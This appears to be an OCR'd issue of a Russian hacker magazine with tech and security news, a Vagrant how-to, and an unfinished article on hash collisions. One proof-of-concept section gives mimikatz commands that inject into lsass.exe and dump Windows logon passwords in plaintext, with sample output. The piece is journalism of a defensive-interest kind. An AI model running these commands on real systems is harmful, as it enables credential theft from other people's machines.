Метаданные можно встроить в любую аудиотрансляцию, что, по мнению создателей, будет востребовано в музеях или выставочных галереях, для обеспечения посетителей разнообразными сведениями об экспонатах и их авторах. На концертах технология позволит, к примеру, открыть сайт исполнителя, или обнаружить страницу с текстом исполняемой песни. Признаемся, нам на ум почему-то приходят не музеи и галереи, а несколько иные варианты применения технологии :).

ANONYMOUS СЛУШАЕТ

ОТ ВЕЗДЕСУЩИХ ХАКЕРОВ НЕ МОГУТ УКРЫТЬСЯ ДАЖЕ ФБР И ПОЛИЦИЯ

Если бы нам вздумалось писать обо всех деяниях хактивистов Anonymous, то, наверное, пришлось бы учредить отдельное дополнение к журналу. Однако некоторые проделки хакеров «бесчисленного легиона» все же достойны упоминания. Например, в прошлом месяце из-за них здорово опозорились ФБР и полиция Скотланд-Ярда. По сообщению Би-Би-Си, в январе текущего года хакеры каким-то образом подслушали телефонный разговор между экспертами ФБР и полиции! В ходе беседы сотрудники органов как раз делились информацией о самих Anonymous и обсуждали планы ареста членов группы, включая даты и имеющиеся доказательства. Хакеры выложили запись разговора на YouTube, где она доступна до сих пор: youtu.be/pl3spwzUZfQ.

Кроме того были опубликованы фрагменты переписки по электронной почте между Скотланд-Ярдом и ФБР, где прекрасно видны адреса остальных участников конференции (pastebin.com/8G4jLha8).

ФБР уже подтвердило факт перехвата информации и заявляет, что разыскивает виновников. Подразделение по борьбе с киберпреступностью Скотланд-Ярда также сообщает, что инцидент расследуется. Правоохранительным органам явно очень интересно, каким образом Анонимы смогли заполучить запись.






СУД ОБЯЗАЛ «ВКОНТАКТЕ» выплатить компенсацию в размере 220 000 рублей ввиду нарушения прав интеллектуальной собственности на композиции группы «Инфинити» и певицы Максим.




15 АПРЕЛЯ YOTA ЗАПУСТИТ В МОСКВЕ СЕТЬ LTE, работающую на частотах 2500-2530 МГц и 2620-2650 МГц. Переход с WiMAX на LTE состоится в ночь с 14 на 15 апреля.



ВЛАСТИ ШТАТА НЕВАДА ПРИНЯЛИ ИСТОРИЧЕСКОЕ РЕШЕНИЕ: официально разрешили езду по трассам общего назначения роботизированным автомобилям без водителя.



В ПЕРВЫЕ ЧАСЫ ПОСЛЕ СПЕЦОПЕРАЦИИ ПО ЗАКРЫТИЮ MEGAUPLOAD, прошедшей 19 января, трафик всемирной сети снизился на 2-3%, говорят эксперты DeepField Networks.



УСПЕШНУЮ DDOS-АТАКУ НА САЙТЫ АМЕРИКАНСКИХ ФОНДОВЫХ БИРЖ NASDAQ, BATS и других осуществила группа LONGwave99. Таким образом хакеры поддержали «движение 99%».

КАК ВЫЖИВАЕТ RAPIDSHARE

АДВОКАТ ИЗВЕСТНОГО ФАЙЛООБМЕННИКА ДАЛ ИНТЕРВЬЮ


MegaUpload закрыли, другие файловые хостинги здорово напуганы, но RapidShare в это время живет и здравствует. А ведь всего два года назад файлообменник упоминался в докладе RIAA и MPAA, как одно из «известных мест» по размещению пиратского контента. Как «рапиде» удалось уйти из-под прицела правообладателей, рассказал ресурсу TorrentFreak адвокат компании Дэниел Реймер. Приведем самые интересные тезисы из его рассказа:

RapidShare всегда по первому требованию правообладателей удаляет любые файлы, размещенные у них на хостинге. Этим занимается специальный отдел — anti-abuse department.

Компания разработала специальный краулер, который постоянно мониторит форумы, доски объявлений и варезные блоги в поиске информации о нарушении интеллектуальных прав, которые имеют место в системе RapidShare. Собранная информация оценивается, проверяется и обрабатывается все тем же отделом. Конечно, Реймер отказался сообщить подробности о краулере или назвать идентификатор бота. Но отметил, что это «весьма сложная технология», способная обойти практически любые способы защиты форумов от незарегистрированных пользователей.

Еще в декабре 2010 года компания потратила большие деньги, наняв высокооплачиваемую вашингтонскую фирму Dutko, которая имеет доступ в высшие эшелоны власти и там отстаивает интересы RapidShare. В задачу Dutko также входит работа над имиджем RapidShare.

Еще один важный козырь живучего файлообменника — отсутствие партнерской программы. Таковые, по мнению правообладателей, стимулируют пиратство.



В RapidShare уверены: файловый хостинг должен выглядеть как приличный сервис вроде Dropbox'а, как респектабельная компания, которая занимается исключительно легальным бизнесом.

ОБНОВИЛСЯ ЛЕГЕНДАРНЫЙ МЕДИАПЛЕЕР

VLC ОБНОВИЛСЯ ДО ВЕРСИИ 2.0 TWOFLOWER. СРЕДИ УЛУЧШЕНИЙ: ЭКСПЕРИМЕНТАЛЬНАЯ ПОДДЕРЖКА ДИСКОВ BLU-RAY И НОВЫХ ФОРМАТОВ.

ВЗЛОМ GOOGLE WALLET

ПОДБИРАЕМ PIN К ВИРТУАЛЬНОМУ БУМАЖНИКУ

Электронную платежную систему Google Wallet запустили еще в середине 2011 года. Разработка предназначена для Android-смартфонов, имеющих NFC. Используется данная система для платежей по беспроводной связи малого радиуса действия. То есть Google Wallet позволяет расплачиваться за покупки в магазинах с помощью телефона и установленного на нем специального приложения. Это не что иное, как «виртуальный бумажник».

Кстати, подобная технология используется для оплаты проезда в Лондонском метро и в метро Японии. Для перечисления средств за покупку или проезд нужно лишь провести телефоном рядом с терминалом оплаты.

Вопрос безопасности подобных платежных систем всегда был актуальной темой. Google заверял, что Google Wallet отлично защищен, — к примеру, использует микросхему Secure Element, где в зашифрованном виде хранит пользовательские данные. Она отделена от самого телефона и ОС, так что только Google Wallet может работать с ней.

Но, как показывает практика, все, что создано и защищено человеком, может быть им же и взломано. Оказалось, подобрать PIN-код к кошельку можно путем брутфорса, даже без обращения к серверу Google! Виной всему — уязвимости в архитектуре приложения.

Специалист по безопасности Джошуа Рубин, сотрудник zveloLABS, решил внимательно изучить внутреннюю базу данных sqlite3, где Google Wallet хранит всю информацию. В базе обнаружилась таблица со странным названием metadata. В таблице было всего три строки, но в каждой из них — крупный блок бинарных данных.

Один ряд называется gmad_bytes_are_fun — это нечто вроде зашифрованной файловой системы для хранения данных. Содержимое бинарных данных в этой строке явно предполагает, что там находится вся информация о банковской карте, пишет Рубин.

Другая строка называется deviceInfo, и для понимания этих данных пришлось выяснить, чем они обработаны. Данные оказались скомпилированы при помощи протокола Protocol Buffers. Это открытая библиотека для унификации данных в сообщениях между системами. Чтобы прочитать эти данные, необходимо указать правильный messageformat в файле .proto (Protocol Buffer Basics: Java). Сделав подходящий .proto, Джошуа Рубин сумел прочесть данные и был глубоко шокирован. Обнаружились Unique User IDs (UUID), информация об аккаунтах Google (GAIA) и Cloud to Device Messaging (C2DM, пуш-уведомления), статус Google Wallet Setup, параметр «TSA» (видимо, Trusted Services), статус SE, и самое главное — данные CardProduction Lifecycle (CPLC) и PIN-код!

Хэш PIN-кода хранится в зашифрованном виде в SHA256. Но зная длину PIN-кода (а это четыре цифры), достаточно попробовать максимум 10 000 хэшей SHA256, так что криптографическая защита перестает быть проблемой. PIN-код подбирается менее чем за секунду даже на смартфоне, так что смысл ограничения на пять попыток ввода на сервере полностью теряется, как и смысл всей системы безопасности Google Wallet вообще. Эксперт zveloLABS сообщает, что разработчики Google уже проинформированы об уязвимости и сейчас стараются как можно быстрее закрыть дыру. Посмотреть, как Рубин демонстрирует уязвимость, можно здесь: youtu.be/P655GXnE_ic.

ВЫШЕЛ GOOGLE CHROME BETA ДЛЯ ANDROID 4-Й ВЕРСИИ. Интересно, что браузер не поддерживает flash.

ДОВЕРИЕ К SSL-СЕРТИФИКАТАМ ПАДАЕТ

ПРОШТРАФИЛСЯ ЕЩЕ ОДИН УДОСТОВЕРЯЮЩИЙ ЦЕНТР






Компания Google планирует вообще отключить онлайновые проверки аннулированных SSL-сертификатов в будущих версиях Chrome. Их заменят офлайновой базой аннулированных сертификатов, обновляться которая будет через софтверные апдейты.

Очередной камешек упал в огород сертификатов SSL в частности и всех нынешних центров сертификации в целом. Центр сертификации Trustwave признал факт выдачи такого сертификата коммерческой компании для ее корпоративной сети. Сразу после этого был создан соответствующий тикет в Bugzilla, и началось активное обсуждение в группе mozilla.dev.security.policy. Если удостоверяющий центр ради коммерческой выгоды позволяет себе выдать корневой сертификат некой непонятной компании, это действительно может обернуться непредсказуемыми последствиями. Фирма может подписать что угодно, не обращаясь в удостоверяющий центр, и становится возможной атака типа man-in-the-middle и даже прослушка защищенного трафика по SSL/TLS.

В итоге проект Mozilla разослал всем удостоверяющим центрам, корневые сертификаты которых поставляются в составе Firefox и других продуктов Mozilla, письмо с требованием отозвать все выданные сторонним организациям вторичные корневые сертификаты и уничтожить используемые для хранения этих сертификатов HSM-модули. Удостоверяющие центры должны выполнить эти требования до 27 апреля. Если же требования не будут исполнены, Mozilla грозится исключить сертификаты всех недобросовестных удостоверяющих центров из своего списка.

ЦЕНЗУРА В TWITTER И BLOGGER

ИНТЕРНЕТ-КОМПАНИИ БУДУТ ВЫБОРОЧНО ФИЛЬТРОВАТЬ КОНТЕНТ



Не поднимая шума, компания Twitter объявила о том, что впредь будет блокировать сообщения пользователей в «отдельных странах», чтобы авторы не нарушали принятые там нормы. Такое сообщение появилось в корпоративном блоге Twitter. Там же поясняется, что по мере расширения сервиса, он становится доступен в странах, где иначе смотрят на «пределы свободы самовыражения». В некоторых странах эти пределы таковы, что существовать там Twitter не может вовсе, нужна «географическая цензура». Пока компания не прибегала к новым возможностям, подчеркивается в блоге. Разумеется, пользователи не замедлили выразить свое возмущение этим нововведением, и протест поддержало движение Anonymous. Ситуацию поспешил прокомментировать исполнительный директор Twitter Дик Костоло. По его словам, система фильтрации твитов (или целых аккаунтов) нужна не для осуществления цензуры, а для того, чтобы сервис вообще смог продолжить работу в определенных государствах. Сообщения будут фильтроваться исключительно по запросу властей и только для пользователей сервиса в конкретной стране. Слабое какое-то утешение.

Буквально на следующий день после этого заявления еще и Google сообщил, что отныне компания тоже может блокировать доступ к отдельным блогам, создаваемым на сервисе Blogger, по требованию правительств определенных стран мира. Впрочем, Google хотя бы оставляет читателям блогов возможность отключить переадресацию.



WOLFRAM ALPHA — БАЗА ЗНАНИЙ И НАБОР ВЫЧИСЛИТЕЛЬНЫХ АЛГОРИТМОВ, которую часто ошибочно называют поисковиком, подверглась самому значительному обновлению за последние годы. Была представлена продвинутая версия Wolfram Alpha Pro. Подписка на Pro-версию обойдется в 4,99$ в месяц (2,99$ для студентов), но сейчас также предоставляется и бесплатный тестовый период длительностью 14 дней.



ПО ДАННЫМ OCCASSIONAL GAMER, большая часть рынка смартфонов на базе Windows Phone 7 (55%) принадлежит HTC. Следом идут Samsung (28%), LG (12%) и Nokia (4%).



INTEL ПРЕДСТАВИЛА процессоры Core i5-2380P, i5-2450P и i5-2550K на микроархитектуре Sandy Bridge. Главное отличие новинок — заблокированный GPU.

ОБ ОКОНЧАНИИ СЛУШАНИЙ ПО ДЕЛУ THE PIRATE BAY И НЕ ТОЛЬКО

ПОСЛЕДНИЕ СВОДКИ О ПОПУЛЯРНОМ ТРЕКЕРЕ





«Качайте мои книги бесплатно и, если они вам понравятся, купите бумажную копию. Это верный путь заявить индустрии о том, что жадность ведет в никуда». Пауло Коэльо.

Как известно, судебный процесс — штука не быстрая. Разбирательство в отношении администрации «Пиратской бухты» исключением из этого правило не являлось — суд длился с 2008 года.

Новость, пришедшая в начале февраля, подводит под этим процессом определенную черту (хотя и нельзя сказать, что все кончилось). Дело в том, что четверо основателей The Pirate Bay проиграли в Верховном суде Швеции свою последнюю попытку апелляции. Суд отклонил их апелляцию, оставив в силе приговор от ноября 2010 года, который предусматривает тюремные сроки 4, 8 и 10 месяцев, а также возмещение правообладателям ущерба в размере 46 миллионов крон (около 6,8 млн долларов). По идее, теперь Готтфрид Свартхольм, Фредерик Нейж, Питер Сунде и Карл Лундстрем должны отправиться в тюрьму. Утешает лишь то, что в виду нюансов шведской судебной системы (а также потому, что некоторые из обвиняемых более не проживают в Швеции) основатели TPB не намереваются ни отбывать срок, ни платить деньги. Напротив, они планируют обратиться в Суд Европейского союза и бороться дальше. Хотя сам ThePirateBay.org в приговоре суда не фигурирует, и прямого постановления о его закрытии нет, нынешняя администрация (к которой упомянутая четверка уже не относится, на данный момент в команде не осталось ни одного из тех, кто начинал это дело), решила перестраховаться. Самые внимательные наши читатели наверняка заметили, что в феврале трекер переехал в шведскую доменную зону .SE, где и остается на момент написания этих строк. Таким образом «Пиратскую бухту» укрывают от американских правоохранительных органов, которые тоже давно точат зуб на популярный ресурс.

По тем же причинам TPB в этом месяце начал активный переход на magnet-ссылки вместо torrent-файлов. Если на серверах «Бухты» не будет ничего криминального, даже torrent-файлов (каковые, в общем, тоже не являются чем-то плохим, но это еще нужно доказывать в суде), обороняться трекеру станет еще легче. К тому же, это позволяет здорово экономить место на серверах. Пользователи torrentfreak.com уже проверили последнее утверждение: по их данным, общий размер базы трекера сейчас составляет всего 164 мегабайта, или 90 мегабайт в архивированном виде! Вот уж действительно, компактность налицо. Но, помимо судов и переездов, администрация «Бухты» по-прежнему борется за свободу информации в целом. Яркий тому пример — эксперимент по продвижению писателей, музыкантов и других творцов — The Promo Bay. Первым «продвигаемым» (хотя, конечно, скорее это он продвигал данный проект) стал писатель Пауло Коэльо, чье лицо недавно можно было наблюдать на главной странице The Pirate Bay. Оказывается, Пауло тоже не одобряет SOPA и пишет, что продажи его бумажных книг только выросли с тех пор, как читатели разместили их на P2P-сайтах. В целом, авторские раздачи не новость, но такой рекламы им, пожалуй, еще никто не делал. Коэльо призвал всех творческих людей поддержать идею трекера.



КОЛОНКА СТЁПЫ ИЛЬИНА

О БЫСТРОМ СОЗДАНИИ ВИРТУАЛЬНЫХ МАШИН

ЗАДАЧА

Один из важных плюсов облачных сервисов — возможность быстро поднять столько серверов, сколько нужно. Хочешь два — будет тебе два. Хочешь сто — два клика мышью и будет сто. Все зависит только от твоего кошелька, платформа же позволяет развернуть столько виртуальных серверов (с нужными ресурсами), сколько тебе нужно. С виртуальной машиной на домашнем компьютере такой фокус не проходит. Чтобы создать виртуалку, задать ей нужные настройки и, что муторнее всего, установить ОС, уходит уйма времени. В один момент мне стало интересно: а можно ли как-то автоматизировать процесс и разворачивать новые виртуальные машины по-настоящему быстро? Ну, то есть указать что-то вроде: «Хочу три виртуальные машины с такими-то настройками и установленную на них Ubuntu последней версии» — и получить эти три виртуальные машины без лишнего геморроя. В поисках подходящего решения я наткнулся на открытый проект Vagrant (vagrantup.com).

РЕШЕНИЕ

Используя в качестве основы бесплатный и потому особенно любимый нами Oracle's VirtualBox (4.0.x или 4.1.x), Vagrant позволяет создавать и конфигурировать виртуальные машины динамически.
Как это происходит, предлагаю рассмотреть прямо на примере. Загружаем с downloads.vagrantup.com нужную версию дистрибутива (есть версии для Windows, Linux, Mac OS X) и поднимаем наш первый инстанс (виртуальную машину):

```
$ vagrant box add lucid32 http://files.vagrantup.com/lucid32.box
$ vagrant init lucid32
$ vagrant up
```

Три команды — и новая виртуальная машина с установленной ОС запущена (если, конечно, ты не забыл предварительно установить VirtualBox)! Как несложно догадаться, команда «box add <имя виртуальной машины>» отвечает непосредственно за создание виртуальной машины.

В качестве параметра ей передается путь до специального box-файла — контейнера, позволяющего быстро развернуть на виртуальной машине нужную ОС. Мы указали не просто путь, а ссылку: в этом случае Vagrant сам выкачивает из сети образ.

Команда «init» инициализирует ОС, причем в качестве параметра необходимо указать тип системы: в нашем случае это 32-битная Ubuntu Lucid (10.04).После выполнения этих двух команд создается полностью работоспособная виртуальная машина с 512 Мб на борту. Последняя команда — «vagrant up» — лишь запускает ее в фоновом режиме.

Таким образом можно создавать и запустить нужное количество виртуалок. Управлять всем этим хозяйством можно опять же через консоль Vagrant. Работающую виртуальную машину можно оставить:

```
vagrant suspend
```

Чтобы посмотреть статус каждой из виртуальной машины, есть специальная команда для мониторинга:

```
vagrant status
```

К любой из гостевых ОС можно подключиться по SSH, используя сам Vagrant:

```
vagrant ssh
```

Если запустить приложение без параметров, то оно выдаст список всех доступных команд.

Параметры гостевых ОС можно отконфигурировать (например, прописать статические IP), задав нужные настройки в специальном скрипте Vagrantfile, который пишется на Ruby. С его же помощью можно, к примеру, пробросить порты до нужной тебе виртуальной машины. И, конечно же, ты можешь создавать свои box-файлы, из которых далее быстро развертывать гостевые ОС.

Запуск виртуальной машины через Vagrant



На сайте vagrantbox.es доступны образы разных ОС для быстрого развертывания

Код проекта написан на Ruby



Proof-of-Concept

ИЗВЛЕЧЬ ПАРОЛИ ПОЛЬЗОВАТЕЛЕЙ WINDOWS ИЗ ПАМЯТИ

Существует немало способов и специальных утилит, чтобы извлечь хэши пользовательских паролей из системы. А можно извлечь пароль в открытом виде? Можно!

О ЧЕМ РЕЧЬ?

Не так давно мы делали комплексный материал о том, как можно сдампить пользовательские пароли из Windows-системы. Утилита Windows Credentials Editor – одно из наиболее известных и универсальных решений. Однако недавно французские исследователи выпустили совершенно убойную наработку **mimikatz** (blog.gentilkiwi.com/mimikatz). Помимо уже известных приемов, она умеет... извлекать пароли пользователей в открытом виде. Правда, только тех, которые осуществили вход в системе. Сначала мы подумали, что это фэйк и подстава, но первый же запуск утилиты подтвердил — все работает. Прога предоставляет свою собственную консоль, из которой можно запустить необходимые модули для различных ситуаций (концепция «швейцарского ножа»). Для извлечения паролей в виде открытого текста понадобится всего три команды:

```
mimikatz # privilege::debug
mimikatz # inject::process lsass.exe sekurlsa.dll
mimikatz # @getLogonPasswords
```



Французский вывод mimikatz не должен тебя пугать

КАК ЭТО ВЫГЛЯДИТ?

Попробуем mimikatz. Вывод будет на французском языке, но тебя это не должно пугать: чтобы увидеть пароли, не нужно говорить на языке Шарля Де Голля:

```
mimikatz 1.0 x86 (pre-alpha)    /* Traitement du Kiwi */

mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                        Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécu-
rités dans LSASS

mimikatz # @getLogonPasswords

Authentification Id          : 0;434898
Package d'authentification   : NTLM
Utilisateur principal         : Gentil User
Domaine d'authentification   : vm-w7-ult
        msv1_0 :        lm{ e52cac67419a9a224a3b108f-
3fa6cb6d }, ntlm{ 8846f7eaee8fb117ad06bdd830b7586c }
        wdigest :       password
        tspkg :         password
```

КАК ЭТО РАБОТАЕТ?

Казалось бы: нафига хранить пароли в открытом виде, если выполнить авторизацию можно даже с помощью хэша? На самом деле, последнее возможно не везде. Поэтому в винде есть специальный поставщик безопасности wdigest (technet.microsoft.com/en-us/library/cc778868(WS.10).aspx), чтобы поддерживать такие типы авторизации как, например, HTTP Digest Authentication и другие схемы, где необходимо знать пароль (и хэша недостаточно). Напоследок скажу, что буквально в момент выхода журнала в печать аналогичный функционал появился и в упомянутой выше утилите WCE.

Sanjar Satsura (sanjar@xakep.ru, twitter.com/sanjar_satsura)



В современном IT-мире контрольную сумму файла или любых других важных данных принято считать фундаментом для подтверждения неизменности исходной информации. Но если ты вспомнишь историю с руткитом Stuxnet, то поймешь, что уязвимости в популярных алгоритмах для расчета таких сумм могут привести к большим катастрофам. Давай проверим это.

ОПАСНЫЙ

DVD

На нашем диске ты найдешь исходники, описанные в статье, примеры поддельных сертификатов, а также видео, в котором наглядно показан процесс генерации коллизий.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ЛЕГКИЙ СПОСОБ ПОДДЕЛКИ КОНТРОЛЬНОЙ СУММЫ И ЭЦП С ПОМОЩЬЮ КОЛЛИЗИЙ

ДВОЙНИК

Теория

Всегда ли ты проверяешь контрольную сумму скачанных из сети файлов? Думаю, нет. Хотя, конечно, для большинства юниксоидов это привычное дело, ведь целостность и достоверность скачанных образов и исходников порой играет важную роль. Достаточно вспомнить недавний взлом kernel.org: тогда лишь самые опытные администраторы заметили подвох, сравнив контрольную сумму скачанных исходников с контрольной суммой, представленной на сайте.

Ты наверняка знаешь, что контрольная сумма файла зачастую представляет собой криптографические хэш-функции, самыми известными из которых являются MD4, MD5 и SHA-1. Однако с недавних пор встала огромная проблема подтверждения целостности исходной информации при помощи более криптостойких алгоритмов хэширования (контрольных сумм). Имя этой проблемы — коллизии криптографических хэш-функций. Так, например, если хэш-функция используется для создания цифрового ключа, то умение строить для нее коллизии равносильно умению подделывать цифровой ключ! Именно поэтому в идеале не должно существовать способа поиска коллизий для криптографических хэш-функций более быстрого, чем полный перебор (брутфорс). Если для некоторой хэш-функции находится более быстрый способ, то эта хэш-функция перестает считаться криптостойкой, а также использоваться для передачи и хранения секретной информации. Но всегда ли это так? Оказывается, далеко не всегда.

МАТЧАСТЬ

Итак, коллизией хэш-функции F называются два различных входных блока данных — x и y — таких, что F(x) = F(y). Рассмотрим в качестве примера хэш-функцию F(x) = x|19|, определенную на множестве целых чисел. Ее ОДЗ (из школьного курса математики ты должен знать, что это такое) состоит из 19 элементов (кольца вычетов по модулю 19), а область определения стремится к бесконечности. Так как множество прообразов заведомо больше множества значений, коллизии обязательно существуют. Что это значит? Давай построим коллизию для этой хэш-функции, используя входное значение 38, хэш-сумма которого равна нулю. Так как функция F(x) периодическая с периодом 19, то для любого входного значения y значение y+19 будет иметь ту же хэш-сумму, что и y. В частности, для входного значения 38 той же хэш-суммой будут обладать входные значения 57, 76 и так далее. Таким образом, пары входных значений (38,57), (38,76) образуют коллизии для хэш-функции F(x).

Чтобы хэш-функция F считалась криптографически стойкой, она должна удовлетворять трем основным требованиям, на которых основано большинство применений хэш-функций в криптографии.

1. Необратимость: для заданного значения хэш-функции m должно быть практически невозможно найти блок данных x, для которого F(x)=m.
2. Стойкость к коллизиям первого рода: для заданного сообщения m должно быть практически невозможно подобрать другое сообщение n, для которого F(n) = F(m).
3. Стойкость к коллизиям второго рода: должно быть практически невозможно подобрать пару сообщений, имеющих одинаковый хэш.

Существует большое количество алгоритмов хэширования с различными характеристиками (разрядность, вычислительная сложность, криптостойкость и так далее). Простейшим примером хэш-функций может служить CRC, который не является алгоритмом хэш-функции, а представляет из себя алгоритм вычисления контрольной суммы. По скорости вычисления он в десятки и сотни раз быстрее, чем криптографические хэш-функции, а также значительно проще в аппаратной реализации. Однако платой за высокую скорость является возможность легко подогнать большое количество сообщений под заранее известную сумму. Так разрядность контрольных сумм (типичное число — 32 бита) ниже, чем у криптографических хэшей (типичные числа: 128, 160 и 256 бит), что означает возможность возникновения непреднамеренных коллизий. В качестве примера можно привести следующий код на C, демонстрирующий получение трех CRC-коллизий на 100 000 итераций:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#define INTERATION 100000
int main(){
   int count =0;
   int i,j;
   unsigned hash;
   char c;
   unsigned* table;
   table = calloc(INTERATION,sizeof(unsigned));
   for(i = 0; i< INTERATION; i++){
      hash = 0;
      for(j=0; 32 > j;j++){
         c = 33 + (char) (63.0*rand()/(RAND_MAX+1.0));
         hash = (hash * 33) + c;
      }
      hash = hash + (hash >> 5);
      for(j=0; i > j ;j++) if (table[j] == hash) count++;
      table[i]=hash;
   }
   free(table);
   printf("%d values %d collisions\n",INTERATION, count);
   return 0;
}
```

Среди множества существующих хэш-функций принято особенно выделять криптографически стойкие, - они применяются в криптографии. К примеру, существуют два наиболее часто

ТАБЛИЦА ХЭШ-ФУНКЦИЙ, ДЛЯ КОТОРЫХ БЫЛИ НАЙДЕНЫ КОЛЛИЗИИ

Алгоритм	Длина хэш-значения	Скорость шифрования (Кбайт/с)
Одновременная схема Davies-Meyer (с IDEA)	128	22
Davies-Meyer (с DES)	64	9
Хэш-функция ГОСТ	256	11
HAVAL (3 прохода)	переменная	168
HAVAL (4 прохода)	переменная	118
HAVAL (5 прохода)	переменная	95
MD2	128	23
MD4	128	236
MD5	128	174
N-хэш (12 этапов)	128	29
N-хэш (15 этапов)	128	24
RIPE-MD	128	182
SHA	160	75
Snerfu (4 прохода)	128	48
Snerfu (8 проходов)	128	23

Таблица хэш-функций, для которых были найдены коллизии

Verify Certificate

Common Name:	C-Media Electronics Incorporation
Status:	Revoked
Validity (GMT):	Aug 3, 2009 - Aug 2, 2012
Class:	Digital ID Class 3 - Software Validation FreeReplacement
Organization:	C-Media Electronics Incorporation
Organizational Unit:	Digital ID Class 3 - Microsoft Software Validation v2
State:	Taiwan
City/Location:	Taipei
Country:	TW
Serial Number:	046931bf57ebc5947d3dc4ee7a236e
Issuer Digest:	2a48d0fcac3ca29d9a34fff503b2c29f

Проверка подлинности сертификата на VeriSign

встречающихся в повседневной жизни алгоритма: MD4 и MD5. В плане безопасности MD5 является более надежным, чем его предшественник MD4. В новый алгоритм разработчики добавили еще один раунд — теперь вместо трех их стало четыре. Также была добавлена новая константа, чтобы свести к минимуму влияние входного сообщения. В каждом раунде на каждом шаге константа всегда разная, она суммируется с результатом F и блоком данных. Изменилась функция G = XZ v (Y not(Z)) (вместо XY v XZ v YZ). Результат каждого шага складывается с результатом предыдущего, из-за этого происходит более быстрое изменение результата. Изменился порядок работы с входными словами в раундах 2 и 3. Даже небольшое изменение входного сообщения (в нашем случае на один бит: ASCII символ «5» с кодом 0x3516 = 0001101012 заменяется на символ «4» с кодом 0x3416 = 0001101002) приводит к полному изменению хэша. Такое свойство алгоритма называется лавинным эффектом. Вот так выглядит пример 128-битного (16-байтного) MD5-хэша:

```
MD5("md5") = 1bc29b36f623ba82aaf6724fd3b16718
```

Кстати, если говорить конкретно о коллизиях в алгоритме MD5, то здесь мы можем получить одинаковые значения функции (F) для разных сообщений и идентичного начального буфера. Так, например, для известного сообщения можно построить второе — такое, что оно будет иметь такой же хэш, как и исходное. С точки зрения математики это означает следующее: MD5(IV,L1) = MD5(IV,L2), где IV — начальное значение буфера, а L1 и L2 — различные сообщения. Например, если взять начальное значение буфера

```
A = 0x12AC2375
B = 0x3B341042
C = 0x5F62B97C
D = 0x4BA763ED
```

и задать входное сообщение

```
AA1DDABE   D97ABFF5   BBF0E1C1   32774244
1006363E   7218209D   E01C136D   9DA64D0E
98A1FB19   1FAE44B0   236BB992   6B7A779B
1326ED65   D93E0972   D458C868   6B72746A
```

то добавляя число 2^9 к определенному 32-разрядному слову в блочном буфере, можно получить второе сообщение с таким же хэшем. Есть несколько программ, которые помогут тебе все это дело провернуть (обрати внимание на ссылки в боковом выносе).

МЕТОДЫ ПОЛУЧЕНИЯ ПРОФИТА

Перед тем как начать практическую часть, мы должны добить теорию. Дело в том, что так называемые коллизии мы можем использовать в качестве ключа/пароля для аутентификации в различном ПО и на веб-ресурсах. Это значит, что даже без знания пароля, имея на руках только лишь его хэш, мы можем сгенерировать правдоподобный пассворд с помощью коллизии, причем за вполне приемлемое время. Однако на данный момент существуют и повсеместно используются лишь несколько видов «взлома» хэшей MD4/5, то есть подбора сообщения с заданным хэшем.

1. Перебор по заданному словарю: никаких гарантий удачного результата нет, из плюсов можно отметить лишь малое время, затраченное на перебор.
2. Брутфорс: банальный перебор случайных или последовательных комбинаций, большим минусом которого является значительное количество затраченного времени и ресурсов компьютера.
3. RainbowCrack: атака по радужным таблицам является самым эффективным методом «взлома»; плюс заключается в быстром переборе, минусы — в гигантском размере радужных таблиц и большом количестве времени, затраченном на их генерацию.

Для полного перебора или перебора по словарю можно использовать, к примеру, следующие программы: PasswordsPro, MD5BFCPF, John the Ripper.

STUXNET И ПОДДЕЛЬНЫЕ СЕРТИФИКАТЫ

